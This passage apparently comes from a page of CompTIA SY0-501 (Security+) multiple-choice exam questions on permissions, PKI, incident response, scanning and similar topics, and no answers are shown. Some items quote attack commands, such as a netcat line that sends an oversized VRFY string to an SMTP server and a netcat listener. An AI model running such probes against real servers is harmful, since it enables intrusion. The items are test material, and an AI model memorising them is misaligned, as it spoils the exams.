The permissions on the file are as follows:

Permissions User Group File -

```
-rwxrw-r-- Admins Admins changes
```

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

- A. The SELinux mode on the server is set to "enforcing."
- B. The SELinux mode on the server is set to "permissive."
- C. An ACL has been added to the permissions for the file.
- D. The admins group does not have adequate permissions to access the file.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 401

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet: `c:\nslookup -querytype=MX comptia.org`

Server: Unknown -

Address: 198.51.100.45 -

comptia.org MX preference=10, mail exchanger = 92.68.102.33 comptia.org MX preference=20, mail exchanger = exchg1.comptia.org exchg1.comptia.org internet address = 192.168.102.67

Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured.
- B. Comptia.org is running an older mail server, which may be vulnerable to exploits.
- C. The DNS SPF records have not been updated for Comptia.org.
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack.

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 402

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services.

The scan reports include the following critical-rated vulnerability: Title: Remote Command Execution vulnerability in web server Rating: Critical (CVSS 10.0)

Threat actor: any remote user of the web server

Confidence: certain -

Recommendation: apply vendor patches

Which of the following actions should the security analyst perform FIRST?

- A. Escalate the issue to senior management.
- B. Apply organizational context to the risk rating.
- C. Organize for urgent out-of-cycle patching.
- D. Exploit the server to check whether it is a false positive.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 403

Topic #: 1

[\[All SY0-501 Questions\]](#)

Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter.

Which of the following is being described?

- A. Service level agreement
- B. Memorandum of understanding
- C. Business partner agreement
- D. Interoperability agreement

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 404

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it.

The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Security Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls.

Which of the following will be the MOST efficient security control to implement to lower this risk?

- A. Implement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.
- B. Restrict screen capture features on the devices when using the custom application and the contact information.
- C. Restrict contact information storage dataflow so it is only shared with the customer application.
- D. Require complex passwords for authentication when accessing the contact information.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 405

Topic #: 1

[\[All SY0-501 Questions\]](#)

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

- A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates
- B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
- C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
- D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 406

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy. Which of the following BEST maximizes the protection of these systems from malicious software?

- A. Configure a firewall with deep packet inspection that restricts traffic to the systems.
- B. Configure a separate zone for the systems and restrict access to known ports.
- C. Configure the systems to ensure only necessary applications are able to run.
- D. Configure the host firewall to ensure only the necessary applications have listening ports

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 407

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP.

Which of the following should the organization do to achieve this outcome?

- A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
- B. Deploy a web-proxy and then blacklist the IP on the firewall.
- C. Deploy a web-proxy and implement IPS at the network edge.
- D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 408

Topic #: 1

[\[All SY0-501 Questions\]](#)

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.

Which of the following would have allowed the security team to use historical information to protect against the second attack?

- A. Key risk indicators
- B. Lessons learned
- C. Recovery point objectives
- D. Tabletop exercise

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 409

Topic #: 1

[\[All SY0-501 Questions\]](#)

A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks.

Which of the following should the CSO conduct FIRST?

- A. Survey threat feeds from services inside the same industry.
- B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic
- C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
- D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 410

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a routine vulnerability assessment, the following command was successful: `echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25`

Which of the following vulnerabilities is being exploited?

- A. Buffer overflow directed at a specific host MTA
- B. SQL injection directed at a web server
- C. Cross-site scripting directed at `www.company.com`
- D. Race condition in a UNIX shell script

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 411

Topic #: 1

[\[All SY0-501 Questions\]](#)

A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

- A. Storage multipaths
- B. Deduplication
- C. iSCSI initiator encryption
- D. Data snapshots

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 412

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures.

Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?

- A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
- B. Provide customers with a constrained interface to manage only their users' accounts in the company's active directory server.
- C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
- D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 413

Topic #: 1

[\[All SY0-501 Questions\]](#)

A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

- A. Agile
- B. Waterfall
- C. Scrum
- D. Spiral

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 414

Topic #: 1

[\[All SY0-501 Questions\]](#)

Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

- A. Lessons learned review
- B. Root cause analysis
- C. Incident audit
- D. Corrective action exercise

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 415

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

- A. a risk analysis.
- B. a vulnerability assessment.
- C. a gray-box penetration test.
- D. an external security audit.
- E. a red team exercise.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 416

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

- A. the current internal key management system.
- B. a third-party key management system that will reduce operating costs.
- C. risk benefits analysis results to make a determination.
- D. a software solution including secure key escrow capabilities.

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 417

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

- A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
- B. One key pair will be used for encryption. The other key pair will provide extended validation.
- C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
- D. One key pair will be used for internal communication, and the other will be used for external communication.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 419

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator learns that PII, which was gathered by the organization, has been found in an open forum. As a result, several C-level executives found their identities were compromised, and they were victims of a recent whaling attack.

Which of the following would prevent these problems in the future? (Choose two.)

- A. Implement a reverse proxy.
- B. Implement an email DLP.
- C. Implement a spam filter.
- D. Implement a host-based firewall.
- E. Implement a HIDS.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 420

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

- A. Setting up a TACACS+ server
- B. Configuring federation between authentication servers
- C. Enabling TOTP
- D. Deploying certificates to endpoint devices

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 421

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann is the IS manager for several new systems in which the classifications of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

- A. Steward
- B. Custodian
- C. User
- D. Owner

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 422

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator wants to generate a self-signed certificate for an internal website.

Which of the following steps should the systems administrator complete prior to installing the certificate on the server?

- A. Provide the private key to a public CA.
- B. Provide the public key to the internal CA.
- C. Provide the public key to a public CA.
- D. Provide the private key to the internal CA.
- E. Provide the public/private key pair to the internal CA
- F. Provide the public/private key pair to a public CA.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 423

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following controls allows a security guard to perform a post-incident review?

- A. Detective
- B. Preventive
- C. Corrective
- D. Deterrent

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 424

Topic #: 1

[\[All SY0-501 Questions\]](#)

Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com.

Which of the following options should Company.com implement to mitigate these attacks?

- A. Captive portal
- B. OCSP stapling
- C. Object identifiers
- D. Key escrow
- E. Extended validation certificate

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 425

Topic #: 1

[\[All SY0-501 Questions\]](#)

After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks. Which of the following would BEST assist the analyst in making this determination?

- A. tracert
- B. Fuzzer
- C. nslookup
- D. Nmap
- E. netcat

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 426

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is allowing a BYOD policy for its staff.

Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

- A. Install a corporately monitored mobile antivirus on the devices.
- B. Prevent the installation of applications from a third-party application store.
- C. Build a custom ROM that can prevent jailbreaking.
- D. Require applications to be digitally signed.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 427

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following describes the key difference between vishing and phishing attacks?

- A. Phishing is used by attackers to steal a person's identity.
- B. Vishing attacks require some knowledge of the target of attack.
- C. Vishing attacks are accomplished using telephony services.
- D. Phishing is a category of social engineering attack.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 428

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

- A. Passive scan
- B. Aggressive scan
- C. Credentialed scan
- D. Intrusive scan

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 429

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following components of printers and MFDs are MOST likely to be used as vectors of compromise if they are improperly configured?

- A. Embedded web server
- B. Spooler
- C. Network interface
- D. LCD control panel

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 431

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

- A. RAT
- B. Worm
- C. Ransomware
- D. Bot

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 433

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is securing smartphones and laptops for a highly mobile workforce.

Priorities include:

- ⇒ Remote wipe capabilities
- ⇒ Geolocation services
- ⇒ Patch management and reporting
- ⇒ Mandatory screen locks
- ⇒ Ability to require passcodes and pins
- ⇒ Ability to require encryption

Which of the following would BEST meet these requirements?

- A. Implementing MDM software
- B. Deploying relevant group policies to the devices
- C. Installing full device encryption
- D. Removing administrative rights to the devices

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 434

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician receives a device with the following anomalies:

Frequent pop-up ads -

Show response-time switching between active programs Unresponsive peripherals

The technician reviews the following log file entries:

File Name Source MD5 Target MD5 -

Status -

antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2 Automatic iexplore.exe

7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe 77FF390CD33E4F57890DDEA5CF28881F

77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0 E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

- A. The web application firewall
- B. The file integrity check
- C. The data execution prevention
- D. The removable media control

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 435

Topic #: 1

[\[All SY0-501 Questions\]](#)

A CSIRT has completed restoration procedures related to a breach of sensitive data is creating documentation used to improve the organization's security posture. The team has been specifically tasked to address logical controls in their suggestions. Which of the following would be MOST beneficial to include in lessons learned documentation? (Choose two.)

- A. A list of policies, which should be revised to provide better clarity to employees regarding acceptable use
- B. Recommendations relating to improved log correlation and alerting tools
- C. Data from the organization's IDS/IPS tools, which show the timeline of the breach and the activities executed by the attacker
- D. A list of potential improvements to the organization's NAC capabilities, which would improve AAA within the environment
- E. A summary of the activities performed during each phase of the incident response activity
- F. A list of topics that should be added to the organization's security awareness training program based on weaknesses exploited during the attack

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 436

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control.

Which of the following BEST describes the proper employment of multifactor authentication?

- A. Proximity card, fingerprint scanner, PIN
- B. Fingerprint scanner, voice recognition, proximity card
- C. Smart card, user PKI certificate, privileged user certificate
- D. Voice recognition, smart card, proximity card

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 437

Topic #: 1

[\[All SY0-501 Questions\]](#)

Upon entering an incorrect password, the logon screen displays a message informing the user that the password does not match the username provided and is not the required length of 12 characters.

Which of the following secure coding techniques should a security analyst address with the application developers to follow security best practices?

- A. Input validation
- B. Error handling
- C. Obfuscation
- D. Data exposure

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 438

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the BEST reason to run an untested application in a sandbox?

- A. To allow the application to take full advantage of the host system's resources and storage
- B. To utilize the host system's antivirus and firewall applications instead of running its own protection
- C. To prevent the application from acquiring escalated privileges and accessing its host system
- D. To increase application processing speed so the host system can perform real-time logging

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 439

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased.

Which of the following is the MOST likely cause of the decreased disk space?

- A. Misconfigured devices
- B. Logs and events anomalies
- C. Authentication issues
- D. Unauthorized software

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 441

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is used to validate the integrity of data?

- A. CBC
- B. Blowfish
- C. MD5
- D. RSA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 443

Topic #: 1

[\[All SY0-501 Questions\]](#)

When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

- A. Infrastructure
- B. Platform
- C. Software
- D. Virtualization

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 444

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is acquiring data from a potential network incident.

Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

- A. Volatile memory capture
- B. Traffic and logs
- C. Screenshots
- D. System image capture

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 445

Topic #: 1

[\[All SY0-501 Questions\]](#)

A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.

Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
  mkdir /local/usr/bin/somedirectory
  nc -l 192.168.5.1 -p 9856
  ping -c 30 8.8.8.8 -s 600
  rm /etc/dir2/somefile
  rm -rm /etc/dir2/
  traceroute 8.8.8.8
  pskill pid 9487
usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

- A. traceroute 8.8.8.8
- B. ping -l 30 8.8.8.8 -s 600
- C. nc -l 192.168.5.1 -p 9856
- D. pskill pid 9487

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 446

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task. The configuration files contain sensitive information. Which of the following should the administrator use? (Choose two.)

- A. TOPT
- B. SCP
- C. FTP over a non-standard port
- D. SRTP
- E. Certificate-based authentication
- F. SNMPv3

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 447

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant configuration items. Which of the following BEST describe why this has occurred? (Choose two.)

- A. Privileged-user credentials were used to scan the host
- B. Non-applicable plugins were selected in the scan policy
- C. The incorrect audit file was used
- D. The output of the report contains false positives
- E. The target host has been compromised

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 448

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

- A. Sandboxing
- B. Encryption
- C. Code signing
- D. Fuzzing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 449

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

- A. Configure the OS default TTL to 1
- B. Use NAT on the R&D network
- C. Implement a router ACL
- D. Enable protected ports on the switch

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 450

Topic #: 1

[\[All SY0-501 Questions\]](#)

To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

- A. Least privilege
- B. Job rotation
- C. Background checks
- D. Separation of duties

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 451

Topic #: 1

[\[All SY0-501 Questions\]](#)

When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

- A. escalating privilege
- B. becoming persistent
- C. fingerprinting
- D. pivoting

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 452

Topic #: 1

[\[All SY0-501 Questions\]](#)

The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening.

Which of the following BEST describes the cause of the issue?

- A. The password expired on the account and needed to be reset
- B. The employee does not have the rights needed to access the database remotely
- C. Time-of-day restrictions prevented the account from logging in
- D. The employee's account was locked out and needed to be unlocked

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 453

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway. Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

- A. Firewall; implement an ACL on the interface
- B. Router; place the correct subnet on the interface
- C. Switch; modify the access port to trunk port
- D. Proxy; add the correct transparent interface

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 454

Topic #: 1

[\[All SY0-501 Questions\]](#)

A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFi- enabled baby monitor while the baby's parents were sleeping. Which of the following BEST describes how the intruder accessed the monitor?

- A. Outdated antivirus
- B. WiFi signal strength
- C. Social engineering
- D. Default configuration

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 455

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

- A. Wildcard certificate
- B. Extended validation certificate
- C. Certificate chaining
- D. Certificate utilizing the SAN file

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 456

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following refers to the term used to restore a system to its operational state?

- A. MTBF
- B. MTTR
- C. RTO
- D. RPO

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 457

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed. Which of the following would BEST provide the needed information?

- A. Penetration test
- B. Vulnerability scan
- C. Active reconnaissance
- D. Patching assessment report

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 458

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Choose two.)

- A. TACACS+
- B. CHAP
- C. LDAP
- D. RADIUS
- E. MSCHAPv2

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 459

Topic #: 1

[\[All SY0-501 Questions\]](#)

An active/passive configuration has an impact on:

- A. confidentiality
- B. integrity
- C. availability
- D. non-repudiation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 460

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would provide additional security by adding another factor to a smart card?

- A. Token
- B. Proximity badge
- C. Physical key
- D. PIN

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 461

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator wants to implement a wireless protocol that will allow the organization to authenticate mobile devices prior to providing the user with a captive portal login. Which of the following should the systems administrator configure?

- A. L2TP with MAC filtering
- B. EAP-TTLS
- C. WPA2-CCMP with PSK
- D. RADIUS federation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 462

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following uses precomputed hashes to guess passwords?

- A. Iptables
- B. NAT tables
- C. Rainbow tables
- D. ARP tables

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 463

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Information Security Officer (CISO) has tasked a security analyst with assessing the security posture of an organization and which internal factors would contribute to a security compromise. The analyst performs a walk-through of the organization and discovers there are multiple instances of unlabeled optical media on office desks. Employees in the vicinity either do not claim ownership or disavow any knowledge concerning who owns the media. Which of the following is the MOST immediate action to be taken?

- A. Confiscate the media and dispose of it in a secure manner as per company policy.
- B. Confiscate the media, insert it into a computer, find out what is on the disc, and then label it and return it to where it was found.
- C. Confiscate the media and wait for the owner to claim it. If it is not claimed within one month, shred it.
- D. Confiscate the media, insert it into a computer, make a copy of the disc, and then return the original to where it was found.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 465

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

- A. Launch an investigation to identify the attacking host
- B. Initiate the incident response plan
- C. Review lessons learned captured in the process
- D. Remove malware and restore the system to normal operation

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 466

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?

- A. Policy violation
- B. Social engineering
- C. Insider threat
- D. Zero-day attack

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 467

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

- A. Mission-essential function
- B. Single point of failure
- C. backup and restoration plans
- D. Identification of critical systems

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 468

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

- A. Shredding
- B. Wiping
- C. Low-level formatting
- D. Repartitioning
- E. Overwriting

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 469

Topic #: 1

[\[All SY0-501 Questions\]](#)

A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

- A. Make a forensic copy
- B. Create a hash of the hard drive
- C. Recover the hard drive data
- D. Update the evidence log

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 470

Topic #: 1

[\[All SY0-501 Questions\]](#)

An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.

The manager has gathered these facts:

- ⇒ The breach is currently indicated on six user PCs
- ⇒ One service account is potentially compromised
- ⇒ Executive management has been notified

In which of the following phases of the IRP is the manager currently working?

- A. Recovery
- B. Eradication
- C. Containment
- D. Identification

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 471

Topic #: 1

[\[All SY0-501 Questions\]](#)

A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is in a hurricane-affected area and the disaster recovery site is 100mi (161km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

- A. Hot site
- B. Warm site
- C. Cold site
- D. Cloud-based site

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 472

Topic #: 1

[\[All SY0-501 Questions\]](#)

User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

- A. Trust model
- B. Stapling
- C. Intermediate CA
- D. Key escrow

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 473

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure.

Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

- A. Enable CHAP
- B. Disable NTLM
- C. Enable Kerberos
- D. Disable PAP

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 474

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?

- A. Vulnerability scanner
- B. Protocol analyzer
- C. Network mapper
- D. Web inspector

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 475

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO value of a malware infection for a server is 5 and the annual cost for the malware protection is \$2500.

Which of the following SLE values warrants a recommendation against purchasing the malware protection?

- A. \$500
- B. \$1000
- C. \$2000
- D. \$2500

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 476

Topic #: 1

[\[All SY0-501 Questions\]](#)

A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exists?

- A. Buffer overflow
- B. End-of-life systems
- C. System sprawl
- D. Weak configuration

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 477

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data.

Which of the following BEST describes the vulnerability scanning concept performed?

- A. Aggressive scan
- B. Passive scan
- C. Non-credentialed scan
- D. Compliance scan

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 478

Topic #: 1

[\[All SY0-501 Questions\]](#)

Two users must encrypt and transmit large amounts of data between them.

Which of the following should they use to encrypt and transmit the data?

- A. Symmetric algorithm
- B. Hash function
- C. Digital signature
